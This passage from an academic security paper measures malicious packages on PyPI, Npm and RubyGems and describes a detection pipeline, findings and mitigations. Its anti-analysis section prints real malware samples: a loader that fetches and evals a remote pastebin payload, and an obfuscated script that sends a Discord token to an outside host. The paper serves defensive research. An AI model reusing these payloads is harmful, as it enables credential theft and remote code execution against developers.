nign versions and release new malicious versions, we flag packages if recently released versions use previously unseen *network*, *process* or *code generation* APIs. Third, inspired by that malware exhibiting stealing and backdoor behavior usually involves network activities, we flag packages with certain types of flows, such as flows from *filesystem* sources to *network* sinks and from *network* sources to *code generation* sinks.

Dynamic Analysis Rules. First, inspired by behaviors such as stealing and backdoor need network communication, we flag packages that contact unexpected IPs or domains, where expected ones are derived from official registries (e.g. *pypi.org*) and code hosting services (e.g. *github.com*). Second, inspired by malicious behaviors usually involve access to sensitive files, we flag packages if they write to or read from such files (e.g. */etc/sudoers*, */etc/shadow*). Third, inspired by that cryptojacking usually spawn a process for cryptomining, we flag packages with unexpected processes, where expected ones are initialized to registry clients (e.g. *pip*).

Nevertheless, to provide evidence for RMs or PMs to take action, we have to manually investigate suspicious packages to confirm their maliciousness or label them as false positives to help update heuristic rules. To avoid re-computation when rules are updated, the intermediate results of analyses are cached. We iteratively perform the filtering process based on rules and the manual labeling process, to report malware.

IV. Findings

Starting from the initial set of heuristic rules in §III-B4, we iteratively label suspicious packages, update rules and end up finding 339 new malware, which consist of 7 malware in PyPI, 41 malware in Npm and 291 malware in RubyGems. We reported these 339 new malware respectively to RMs and 278 (82%) have been confirmed and removed, with 7 out of 7 from PyPI, 19 out of 41 from Npm and 252 out of 291 from RubyGems being removed respectively. Out of the removed packages, three of them (i.e. `paranoid2`, `simple_captcha2` and `datagrid`) have more than 100K downloads, indicating a large number of victims. Therefore, we requested CVEs (CVE-2019-13589, CVE-2019-14282, CVE-2019-14281) for them, in the hope that the potential victims can get timely notifications for remediation. In addition, we list the 61 reported but not yet removed packages in Table VI (in Appendix).

In this section, we combine the 339 newly-reported malware with the 312 community-reported malware in Table IV, and analyze these supply chain attacks, using the framework and terminologies proposed in §III-A, to understand various aspects such as their attack vectors and impacts. Furthermore, we enumerate anti-analysis techniques and seemingly malicious behaviors in benign packages, to raise awareness in the research community and help avoid pitfalls. Specifically, our results include:

- Packages in registries are densely connected to many indirect dependencies via a few direct dependencies, implying the need for PMs to ensure quality of directly reused packages and the trust for RMs to vet indirectly used packages for maliciousness.
- *Typosquatting* and *account compromise* are the most exploited vectors, indicating the trend for attackers to use low-cost approaches and a lack of support by RMs and awareness of PMs to protect accounts.
- *Stealing* and *backdoor* are the most common malicious behaviors, revealing that all downstream stakeholders are being targeted, including end-users, developers and even enterprises.
- 20% of these malware persist in package managers for over 400 days and have more than 1K downloads, implying the lack of countermeasures and a potential high impact, which are further amplified by their reverse dependencies.
- Passive-DNS data shows effectiveness of supply chain attacks and validates our intuition that a large user base can help timely remediate security risks.
- Attackers are evolving and employing techniques such as code obfuscation, multi-stage payload and logic bomb to evade detection.
- The registry ecosystem lacks regulations and well-defined policies, causing problems such as confusion between information stealing versus user tracking.


A. Experiment Setup

Environment. We use 20 local workstations running Ubuntu 16.04 with 64GB memory and 8 x 3.60GHz Intel Xeon CPUs to download and analyze all packages and their versions from the PyPI, Npm and RubyGems. We use network-attached storage (NAS) server with 60TB disk space to provide shared

TABLE IV: Breakdown of over one million analyzed packages in registries and their statistics.

	PyPI	Npm	RubyGems
# of Packages	186,785	997,561	151,783
# of Package Versions	809,258	4,388,368	629,116
# of Package Maintainers†	67,552	284,009	51,505
# of Reported Malware	67	230	15
# of New Malware	7	41	291

† The number of package maintainers may not match the number of users in registries as not all users publish packages.



(a) Distribution of the number of versions and downloads per package in each registry.

(b) Distribution of dependency count for top 10K downloaded packages in each registry.

Fig. 6: Statistical comparison of metadata analysis among registries. D-deps: Direct dependencies, I-deps: Indirect dependencies.


storage to all the workstations. We use the NAS server to mirror packages and their metadata from registries and store analysis results. The registry mirrors allow us to obtain copies of malware even if they are taken down.

Tools and Data Sets. For metadata analysis, we collect auxiliary information for packages and their versions from official registry APIs. For static analysis, we rely on open source projects for AST parsing [42]–[45] and dataflow analysis [46]–[48], [54]. To perform modularized analysis, we build a dependency tree for each registry and schedule analysis of packages in dependency trees using Airflow [55], which is capable of scheduling directed acyclic graphs (DAGs) of tasks. For dynamic analysis, we rely on Docker [49] for sandboxing and Sysdig [50] for a deep system-level tracing. We use Celery [56] to schedule analyses of packages. To understand the volume of supply chain attack victims in the wild, we collaborate with a major Internet Service Provider (ISP) to check relevant DNS queries against their passive DNS data.

B. Package Statistics

We use the vetting pipeline to process over one million packages as presented in Table IV, which breaks down to 186K from PyPI, 997K from Npm and 151K from RubyGems respectively. We describe the insights from analysis.

Metadata Analysis. For all the packages in registries, we present the distribution of the number of versions and downloads per package in Figure 6a. The distribution of the number of versions shows that 80% of packages have less than 7 to 9 versions and different registries have similar distribution, implying a similar release pattern across registries. In comparison, the distribution of the number of downloads varies among registries, with 20% of RubyGems and PyPI packages



(a) Percentage of the top 10K downloaded packages using suspicious APIs in each registry.

(b) Number of packages exhibiting unexpected dynamic behaviors in each registry.

Fig. 7: Statistical comparison of static and dynamic analysis among registries.

being downloaded more than 13,835 times and 678 times respectively, indicating that packages distributed on RubyGems are more frequently downloaded and reused.


We also present the distribution of dependency count for the top 10K downloaded packages in Figure 6b, including both direct and indirect dependencies. 80% of these packages have 2 or fewer direct dependencies, which inflates to 20 or fewer indirect dependencies, implying the need for PMs to ensure quality of reused OSS and the trust for RMs to vet packages for maliciousness. The maximum number of indirect dependencies in Figure 6b reaches more than 1K, implying a significant amplification when frequently reused packages get compromised. This indicates that PyPI and RubyGems face similar risks of Npm as highlighted by previous research [8], such as single points of failure and threats of unmaintained packages.

Static Analysis. We present the percentage of top 10K downloaded packages using suspicious APIs in Figure 7a. Contrary to the intuition that code generation APIs such as *eval* are dangerous and rarely used, Figure 7a shows that 7% of PyPI packages and 10% of RubyGems packages use code generation APIs. Such code generation APIs are not only frequently used in supply chain attacks, but also can lead to code injection vulnerabilities if their inputs are not properly sanitized.

Dynamic Analysis. We dynamically analyzed all packages in registries by sandboxing them in Docker containers [49] and tracing their behaviors with Sysdig [50]. Figure 7b shows the number of packages exhibiting unexpected dynamic behaviors in each registry according to the initial heuristics in §III-B4. The figure reveals that Npm and PyPI have more packages with unexpected network activities (i.e. IPs and DNS queries) than RubyGems. It is important to note that unexpected behaviors during the installation phase are amplified by dependent packages, resulting in a seemingly large number of flagged packages in Figure 7b. Such redundancy is removed subsequently by checking with the dependency tree.


C. Supply Chain Attack Details

We systematically summarize the 651 malware following the framework and terminologies proposed in §III-A. While presenting, we use *Overall* to refer to malware reported overall, *Community* for ones reported by the community and *Authors* for ones reported by the authors.



(a) Attack vectors. (b) Malicious behaviors.

Fig. 8: Breakdown of malware by attacks and behaviors.



(a) CDF of persistence days. (b) CDF of downloads.

Fig. 9: The distribution of number of persistence days and number of downloads for malware.

Attack Vectors. We categorize malware by their attack vectors in Figure 8a, which shows that *typosquatting* is the most exploited attack vector, followed by *account compromise* and *publish*. It is intuitive that *typosquatting* and *publish* would dominate, since attackers tend to use low-cost approaches. However, the popularity of *account compromise* implies a lack of support by RMs and awareness of PMs to protect accounts. Though not significant, other attack vectors such as *malicious contributor* and *ownership transfer* are exploited by attackers, indicating that each stakeholder in the package manager ecosystem should raise awareness and be involved in fighting supply chain attacks.

Malicious Behaviors. We categorize malware by their malicious behaviors in Figure 8b, which shows that *stealing* is the most common behavior, followed by *backdoor*, *proof-of-concept* and *cryptojacking*. We further investigate the dominating category, *stealing*, and find that around three quarters of them are collecting less sensitive information, such as usernames, IPs etc., posing less harm to developers and end-users. The rest of *stealing* packages collects various sensitive information, such as passwords, private keys, credit cards etc. As for *backdoor* and *cryptojacking*, their popularity indicates that attackers are targeting not only end-users, but also developers and infrastructure of enterprises, implying an urgent need for developers and enterprises to take action.

Persistence. We present the distribution of number of persistence days and number of downloads for each malware in Figure 9, which shows that 20% of them persist in package managers for over 400 days and have more than 1K downloads. As of August 2019, none of the three registries has claimed to deploy analysis pipelines or manual review processes, but instead rely on the community to find and report malware, thus leading to the long persistence of malware. To better understand the distribution of malware in terms of persistence and popularity, we show the correlation between number of




Fig. 10: Correlation between number of persistence days and number of downloads. R&R: Reported and Removed. R&I: Reported and Investigating.

persistence days and number of downloads in Figure 10. The scatterplot reveals that popular packages are likely to persist for fewer days, possibly due to their larger user base. As highlighted in Figure 10, 18 malicious packages were identified with more than 100K downloads. We (i.e. the authors) reported 4 of these 18 packages. Three of our reported malicious packages, i.e. `paranoid2`, `simple_captcha2` and `datagrid`, were confirmed and removed by registry maintainers and are *assigned CVE-2019-13589, CVE-2019-14282 and CVE-2019-14281* respectively. The fourth identified malicious package, `rsa-compat`, unfortunately still remains online. It collects information regarding the package, Node.js runtime and operating system, and is being investigated by Npm maintainers due to lack of policies defining user tracking versus stealing.

Impact. Besides malware characteristics, we also measure their potential impact, in particular, the scale of affected developers and end-users by checking the number of downloads. From Figure 9b, we select malware with more than 10 million downloads. The combined downloads, including both benign and malicious versions, for the most popular malicious packages (`event-stream` - 190 million, `eslint-scope` - 442 million, `bootstrap-sass` - 30 million, and `rest-client` - 114 million) sum to 776 million. In addition to threats imposed by direct downloads, we emphasize that unlike mobile stores where apps are user-facing, *the packages in registries are developer-facing*, thus amplifying their impact by their dependents. Moreover, by walking up the dependency tree in Figure 6b to compute reverse dependencies, we find that `event-stream` has 3,905 dependents, `eslint-scope` has 15,356 dependents, `bootstrap-sass` has 546 dependents and `rest-client` has 4,722 dependents. By measuring their dependent downloads, the downloads for each of these packages is significantly amplified — i.e `event-stream` - 539 million, `eslint-scope` - 2.59 billion, `bootstrap-sass` - 46 million, and `rest-client` - 289 million downloads, amounting to a total of 3.464 billion downloads of malicious packages, thus amplifying the impact by a factor of 4.5.

It's important to note that downloads can be inflated by CI/CD pipelines and may not reflect the exact number of affected developers and end-users. However, since registries do not provide such information or may not even have them, we rely on the number of downloads to approximate the impact.

Infection. Although downloads and reverse dependencies can be an indirect measure of malware popularity, it is still




Fig. 11: The volume of passive DNS queries aggregated by month for domains related to known malware.

unclear whether malware made their way to Devs and Users. Inspired by the observation that many of these malware involves network activity in their malicious logic, we collaborate with a major ISP to check malware related DNS queries. We start with manually checking malicious payloads and extracting contacted domains. Followed by exclusion of commonly used domains for benign purposes, such as *pastebin.com* and *google-analytics.com*. We query the remaining domains against the passive DNS data shared by the ISP and present their volume aggregated by month in Figure 11. The data contains queries from Jan 2017 to Sep 2019, with the exception from Jun 2017 to Dec 2017 due to data loss. As shown in Figure 11, *mironanoru.zzz.com.ua*, a domain used in `rest-client` [5], has 10 hits in Aug 2019, but drops to almost zero in Sep 2019. This matches the fact that `rest-client` is uploaded and removed in Aug 2019, which shows effectiveness of supply chain attacks and validates our intuition that a large user base can help timely remediate security risks. *n.cdn-radar.com*, a domain used in `AndroidAudioRecorder` [26], has hits until Sep 2019, showing infection even after its removal in Dec 2018. Further inspection reveals that no public advisory is created for this incident and the victims may not be aware of this issue, implying the need of notification channels. Additionally, *ptpb.pw*, a domain used in `acroread` [17], permanently shutdown in Mar 2019 [57] due to service abuse from cryptominers, implying possibility of correlating malware campaigns using DNS queries and necessity for online services to be abuse-resistant.

It's important to notice that the infection measurement is empirical and assumes that low volume malware-related DNS queries are likely originated from infections. However, without direct access to end hosts, we cannot conclusively prove their infections. In addition, the volume of DNS queries may be biased in the passive DNS data, which the authors do not have control or visibility.

D. Anti-analysis Techniques

While manually checking malicious payloads, we notice that malware have been evolving and leveraging various anti-analysis techniques to defeat detection. Inspired by previous works on evasive malware [58]–[62], we enumerate and categorize techniques used in these supply chain attacks, to raise the community's attention and aid future analyses.

Benign Service Abuse. Attackers can abuse benign services to hide themselves and circumvent protection mechanisms. For example, Listing 4 shows that `rest-client` [5] abuses the *pastebin.com* service to host their second-stage payload, making defense techniques based on DNS queries ineffective. Similarly, `AndroidAudioRecorder` [26] uses DNS tunneling to leak sensitive information, abusing the DNS service which is usually allowed by intrusion detection systems (IDS). From DNS query point of view in Figure 11, `pyconau-funtimes` [64] successfully hides the attacker among normal users of *0.tcp.ngrok.io*, a service for establishing secure tunnels.

```
def _! begin yield rescue Exception end end

_!{
  Thread.new{ loop{
    _!{ sleep 900;
        eval(open('https://pastebin.com/raw/5iNdELNX').read)
    }
  }}
if Rails.env[0]=="p"}
```

Listing 4: `rest-client` [5] uses anti-analysis techniques such as benign service abuse, multi-stage payload, logic bomb and non-latest release.

```
var _0xb303=["\x64\x69\x73\x63\x6F\x72\x64\x2E\x6A\x73","\
    x72\x65\x71\x75\x65\x73\x74","\x6F\x6E","\x63\x61\x74\
    x63\x68","\x68\x74\x74\x70\x73\x3A\x2F\x2F\x65\x6E\x6E\
    x61\x6B\x75\x76\x69\x73\x30\x74\x70\x69\x2E\x78\x2E\x70
    \x69\x70\x65\x64\x72\x65\x61\x6D\x2E\x6E\x65\x74\x2F\
    x69\x6E\x64\x65\x78\x2E\x70\x68\x70\x3F\x64\x65\x62\x75
    \x67\x3D","","\x70\x6F\x73\x74","\x74\x68\x65\x6E","\
    x6C\x6F\x67\x69\x6E"];
const Discord=require(_0xb303[0]);
const Yoga= new Discord.Client();
const request=require(_0xb303[1]);
exports[_0xb303[2]]= function(_0x96cdx4){
  Yoga[_0xb303[8]](_0x96cdx4)[_0xb303[7]](
    (_0x96cdx6)=>{request[_0xb303[6]]((
      _0xb303[4]+ _0x96cdx6+ _0xb303[5]))})[_0xb303[3]]((
    _0x96cdx5)=>{return})}
```

Listing 5: `fast-requests` [63] uses code obfuscation to defeat analysis.

Multi-stage Payload. Since AV tools are mostly based on signatures, malware tend to hide their logic and footprint for fingerprinting by segmenting malicious logic into multiple stages and including minimal code snippets. For example, Listing 4 contains only payload fetching, code generation and error handling, and hides its malicious logic such as stealing environment variables and backdooring infected hosts in the

```
eval(Net::HTTP.valid_get(URI(
"https://raw.github.com/benjaminleesmith/
evaled_snippets/master/db_console.rb")))
```

Listing 6: Suspicious but benign code snippet from `net_http_detector`.

second-stage payload from *pastebin.com*.

Code Obfuscation. Existing studies [65], [66] classify malware obfuscation techniques into categories such as randomization obfuscation, encoding obfuscation, logic structure obfuscation etc., and point out that malware can obfuscate code to hide malicious logic from both manual inspection and automatic detection. We find supply chain attacks are no different. For example, both `getcookies` [30] and `purescript` [32] use encoding obfuscation. Similarly, `fast-requests` [63] in Listing 5 uses randomization obfuscation and encoding obfuscation to defeat analysis.

Logic Bomb. TriggerScope [67] defines a logic bomb as malicious application logic that is executed, or triggered, only under certain (often narrow) circumstances. Logic bombs can be used to defeat both static and dynamic analysis approaches. For example, dynamic analysis of `rest-client` [5] would never execute the malicious payload if it is not executed in a production environment (Line 8 in Listing 4).

Older Version. Several malware [5], [29] published through account compromise utilize unique techniques to defeat analysis. Rather than publishing the malicious payload to the latest version of a package (i.e. maximize the volume of victims, which in turn increases the probability of being caught), attackers instead publish these payloads to older versions of the package to target a smaller number of victims. We imagine the attacker's intuition is that developers using older versions are less cautious about security, thus maximizing attack persistence and minimizing detection probability.

E. Security Analysis Hurdles

During true positive verification, we encountered several seemingly malicious behaviors which turned out to be benign. We enumerate them to increase awareness in the research community and help avoid pitfalls, while hoping that RMs will specify policies to define and regulate such behaviors.

Installation Hook. During installation, some packages fetch data from online services and locally evaluate or write them to sensitive locations. For example, `stannp` uses *c.docverter.com* to convert its README to RST format, and `meshblu-mailgun` tries to skip the build process by checking availability of pre-built binaries at *cdn.octoblu.com*. Such behaviors are similar to malicious activities and would confuse automated analyses.

Dynamic Code Loading. Loading code at runtime is considered as suspicious by mobile stores, since it can be abused to inject unknown code into apps. However, some benign packages locally evaluate payloads from network. For example, `net_http_detector` in Listing 6 evaluates payload from *github.com*.

User Tracking. PMs may want to track users for improving user experience or increasing business, but the boundary between information stealing and user tracking is unclear without well-defined policies. For example, `rsa-compat`, one of the packages under investigation due to lack of user tracking policies (Figure 10), collects Node.js runtime and operating system metrics, and sends them back to *https://therootcompany.com*.

V. Mitigation

A. Mitigation Strategies

The goal of our study was to not only bring attention to this overlooked problem, but also to provide guidance to stakeholders in the package manager ecosystem for detecting and mitigating supply chain attacks. We highlighted straightforward enhancement and features in §III-A3 for RMs. However, in the long term, as attackers evolve, every stakeholder to raise awareness and help improve the security posture.

Registry Maintainers. RMs are the central authorities in the ecosystem. We elaborate their mitigation strategies based on the three types of features presented in Table I, i.e. functional, review and remediation.

(1) Functional Feature: RMs can significantly improve account protection by providing MFA and code signing, blocking weak or compromised passwords and detecting abnormal logins. They can also combat typosquatting by detecting typos at the registry client side and preventing typos of popular packages from publishing. In addition, RMs can publish policies to guard ownership transfer, to regulate package behaviors such as tracking users without notification in `rsa-compat`, and to rule out unwanted packages such as `restclient` which claims to be a typo-guard gem without proof of their own innocence.

(2) Review Feature: RMs can extend the vetting pipeline to identify packages with (i) names similar to existing popular packages or related to existing attacks using metadata analysis, (ii) suspicious API usages and dataflows using static analysis, (iii) unexpected runtime behaviors using dynamic analysis. The true positive verification process can be scaled by crowd-sourcing manual reviews. Since the package manager ecosystem is an open source community with stakeholders such as PMs and Devs, they can be involved to secure the ecosystem. In particular, when RMs detect a suspicious package version, they can broadcast this information to the corresponding developers or publish analysis results for "social voting".

(3) Remediation Feature: Since RMs hold the central authority, they can not only remove malicious packages and publishers from the server, but also installed packages from the client by comparing against blacklists. Moreover, RMs can also employ various notification channels such as emails, security advisories and client-side checks to inform stakeholders about security incidents. Notification targets include both Devs and PMs of affected packages and their dependents. For example, the infection of `AndroidAudioRecorder` after removal shown in Figure 11 highlights the importance of notification-based remediation.

Package Maintainers. Attack vectors targeting PMs include account compromise, infrastructure compromise, disgruntled

insider, malicious contributor and ownership transfer. PMs can protect their accounts by adopting techniques such as MFA, code signing and strong passwords. PMs can protect their infrastructure through firewall, timely patches and IDS. PMs need to be cautious about both new contributors and disgruntled insiders, and manually inspect small packages or employ a code review system for larger packages. In addition to enhancements, PMs can help improve the ecosystem by reporting security issues to advisories, updating dependencies to avoid known issues, joining "social voting" and avoiding security analysis hurdles.

Developers. Although Devs cannot control upstream packages, they can follow best practices to remediate security issues. Devs can host private registries with known secure package versions to avoid supply chain attacks from upstream stakeholders. Devs can periodically check security advisories and timely update to avoid known vulnerabilities. For untrusted packages, Devs can manually check, deploy a vetting pipeline to check code and isolate them at runtime [9], [10] to avoid potential hazards. In addition, Devs can join "social voting" to improve security analyses.

End-users. Despite no control of any provided service and software, Users can leverage AV tools to secure their devices and protect themselves. In addition, Users can raise their security awareness and access only official and reputable websites.

B. Measurement Limitations

Our empirical measurement is designed to leverage insights from existing supply chain attacks to identify *new* ones in the wild. We aim at revealing the severity and popularity of the problems, rather than achieving high coverage and robustness in program analysis. The vetting pipeline in its current form suffer from inaccuracy in static analysis and low coverage in dynamic analysis, and can be easily evaded. We invite the community to advance the state-of-the-art in program analysis techniques to help protect the package manager ecosystem.

Scope of Analysis. While prototyping the pipeline, we only consider files written in the corresponding language for each registry in static analysis, excluding native extensions, embedded binaries and files written in other languages. We only consider Linux platform in dynamic analysis, in particular Ubuntu 16.04, excluding other Linux distributions, Windows and MacOS environments. We only consider runtime dependencies, thus ignoring development dependencies.

Inaccurate Static Analysis. The pipeline relies on existing AST parsing and dataflow analysis tools in static analysis, which can be inaccurate due to dynamic typing. In addition, programming practices such as reflection and runtime code generation add to the problem, and lead to inaccurate results. However, we argue that more accurate tools and algorithms can be developed and integrated into the pipeline when available.

Dynamic Code Coverage. The pipeline currently performs four types of dynamic analyses on Ubuntu 16.04, but may have limited code coverage. Possible improvements include environment diversification (e.g. Windows, browser), force-execution [68], symbolic execution [69] etc.

Anti-analysis Techniques. As discussed in §IV-D, attackers have evolved and adopted anti-analysis techniques. We expect more sophisticated techniques such as intentional vulnerable code and heavy obfuscation to appear in the future. We solicit the future researchers to combat evolving attackers.

Threats to Validity. The empirical measurement involves two manual steps. First, the manual API labeling in §III-B2 checks against language specifics and runtime APIs. Incorrect labeling can lead to false positives and false negatives in suspicious packages. The false positives are further excluded by the true positive verification, while the false negatives are missed by our study and remain malicious in registries. Second, the initial heuristics rules and the true positive verification in §III-B4 are based on known attacks and authors' domain knowledge. This step can introduce false negatives and miss malware.

VI. Related Work

Software Supply Chain Attacks. The earliest software supply chain attack is the Thompson hack in 1983, in which he left a backdoor in the compiler, and could compromise a program even if its source code is benign. Following that, similar attacks [70]–[74] are launched, targeting various supply chain components such as infrastructure, operating systems, update channels, compilers and cryptographic algorithms. Recent years witness an increasing trend of supply chain attacks targeting package managers [4], [5], [7], [13], [17], [29], [31], [35], [37], which host prebuilt packages for benefits such as code sharing. Recently, Zimmermann et al [8] presented a study on the Npm ecosystem to reveal the high risks faced by the community, such as single points of failure and threats of unmaintained packages. In contrast, our work mainly studies supply chain attacks against three popular package managers to identify root causes, scan new threats and suggest improvements. As a side product, we perform dependency analysis on the three package managers in §IV-B and find them to suffer from similar risks (i.e. single points of failure and threats of unmaintained packages) as highlighted in the Npm study. Since our work focuses on characterizing supply chain attacks, we do not go further into risk quantification and comparison among different registries.

Package Management Security. Previous works studied the design and implementation of package managers and proposed attacks [75], [76] and defenses [77]–[79]. These works focus on designing a more secure package manager with properties such as compromise-resilience and supply chain integrity. In addition, due to the rising number of vulnerabilities and malware in the Npm ecosystem, various works [8]–[12], [80], [81] have been proposed to find new vulnerabilities, isolate untrusted packages, evaluate risks and remediate issues. Our work differs from prior work by studying a corpus of real-world supply chain attacks against package managers and proposing actionable improvements and suggestions.

Security Tools. We prototype the vetting pipeline in an extensible way such that more tools can be added to the pipeline to generate better results. For example, static analysis tools for various languages [20], [82]–[88] and binaries [89], [90] can possibly generate more accurate and comprehensive results. Dynamic analysis tools [51], [52], [68], [91]–[95] can increase dynamic code coverage and provide support

for various platforms and environments. In addition, existing threat intelligence services such as VirusTotal [96] and security blogs [97] can provide information for the indicators (e.g. file hash, URL, IP) identified by analysis tools, thus automating the true positive verification process for known attacks.

VII. Conclusion

To systematically study the recent supply chain attacks in the package manager ecosystem, we propose a comparative framework, which reveals relationships among stakeholders. We pinpoint the root causes and summarize their attack vectors and malicious behaviors. Based on our insights, we compile well-known program analysis techniques such as metadata, static, and dynamic analysis into a large scale analysis pipeline, to reveal various aspects of packages and help detect malicious packages. Through iterative verification, we identified and reported 7 malware in PyPI and 41 malware in Npm and 291 malware in RubyGems, out of which, 278 (82%) have been removed and 3 have been assigned CVEs.

We will open source the analysis pipeline and provide the collected malware samples for research purpose on request, to aid future research on improving security of package managers and defending supply chain attacks. We also invite the community to improve it and RMs to invest in deploying them to set a minimum security bar.

Acknowledgment

The authors would like to thank the anonymous reviewers for their constructive comments and feedback. We also thank Professor William Enck for his guidance while shepherding this paper. This work was supported, in part, by ONR under grants N00014-17-1-2895, N00014-15-1-2162, N00014-18-1-2662 and N00014-19-1-2179, NSF under Award 1916550, and Cisco Systems under an unrestricted gift. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of our sponsors or collaborators.

References

[1] J. Forcier, P. Bissex, and W. J. Chun, *Python web development with Django*. Addison-Wesley Professional, 2008.

[2] P. M. Mulone and M. Reingart, *web2py Application Development Cookbook*. Packt Publishing Ltd, 2012.

[3] M. Grinberg, *Flask web development: developing web applications with python*. " O'Reilly Media, Inc.", 2018.

[4] J. Foundation and other contributors, *Postmortem for malicious packages published on july 12th, 2018*, Jul. 2018. [Online]. Available: https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes.

[5] J. Koljonen, *Warning! is rest-client 1.6.13 hijacked?* Aug. 2019. [Online]. Available: https://github.com/rest-client/rest-client/issues/713.

[6] Bertus, *Cryptocurrency clipboard hijacker discovered in pypi repository*, Oct. 2018. [Online]. Available: https://medium.com/@bertusk/cryptocurrency-clipboard-hijacker-discovered-in-pypi-repository-b66b8a534a8.

[7] N. P. Tschacher, "Typosquatting in programming language package managers," Bachelor's thesis, Universität Hamburg, Fachbereich Informatik, Jun. 2016.

[8] M. Zimmermann, C.-A. Staicu, C. Tenny, and M. Pradel, "Small world with high risks: A study of security threats in the npm ecosystem," in *Proc. 28th USENIX Sec.*, Santa Clara, CA, Aug. 2019.

[9] N. Vasilakis, B. Karel, N. Roessler, N. Dautenhahn, A. DeHon, and J. M. Smith, "Breakapp: Automated, flexible application compartmentalization," Feb. 2018.

[10] C.-A. Staicu, M. Pradel, and B. Livshits, "Synode: Understanding and automatically preventing injection attacks on node. js," in *Proc. 2018 NDSS*, San Diego, CA, Feb. 2018.

[11] J. C. Davis, E. R. Williamson, and D. Lee, "A sense of time for javascript and node. js: First-class timeouts as a cure for event handler poisoning," in *Proc. 27th USENIX Sec.*, Baltimore, MD, Aug. 2018.

[12] C.-A. Staicu and M. Pradel, "Freezing the web: A study of redos vulnerabilities in javascript-based web servers," in *Proc. 27th USENIX Sec.*, Baltimore, MD, Aug. 2018.

[13] C. Cimpanu, *Hacker backdoors popular javascript library to steal bitcoin funds*, Nov. 2018. [Online]. Available: https://www.zdnet.com/article/hacker-backdoors-popular-javascript-library-to-steal-bitcoin-funds/.

[14] N. Inc., *Plot to steal cryptocurrency foiled by the npm security team*, May 2019. [Online]. Available: https://blog.npmjs.org/post/185397814280/plot-to-steal-cryptocurrency-foiled-by-the-npm.

[15] L. Tal, *The state of open source security report*, Feb. 2019. [Online]. Available: https://snyk.io/opensourcesecurity-2019/.

[16] R. Loden, *Malware in 'active-support' gem*, Aug. 2018. [Online]. Available: https://hackerone.com/reports/392311.

[17] C. Cimpanu, *Malware found in arch linux aur package repository*, Jul. 2018. [Online]. Available: https://www.bleepingcomputer.com/news/security/malware-found-in-arch-linux-aur-package-repository/.

[18] N. Inc., *New pgp machinery*, Apr. 2018. [Online]. Available: https://blog.npmjs.org/post/172999548390/new-pgp-machinery.

[19] E. W. Durbin, *Use two-factor auth to improve your pypi account's security*, May 2019. [Online]. Available: https://blog.python.org/2019/05/use-two-factor-auth-to-improve-your.html.

[20] S. Arzt and E. Bodden, "Stubdroid: Automatic inference of precise data-flow summaries for the android framework," in *Proc. 38th International Conference on Software Engineering (ICSE)*, Austin, Texas, May 2016.

[21] M. Justicz, *Remote code execution on packagist.org*, Aug. 2018. [Online]. Available: https://justi.cz/security/2018/08/28/packagist-org-rce.html.

[22] M. Justicz, *Remote code execution on rubygems.org*, Oct. 2017. [Online]. Available: https://justi.cz/security/2017/10/07/rubygems-org-rce.html.

[23] N. Inc., *'crossenv' malware on the npm registry*, Aug. 2017. [Online]. Available: https://blog.npmjs.org/post/163723642530/crossenv-malware-on-the-npm-registry.

[24] A. Almubayed, "Practical approach to automate the discovery and eradication of opensource software vulnerabilities at scale," *Blackhat USA*, 2019.

[25] fate0, *Package phishing*, Jun. 2017. [Online]. Available: http://blog.fatezero.org/2017/06/01/package-fishing/.

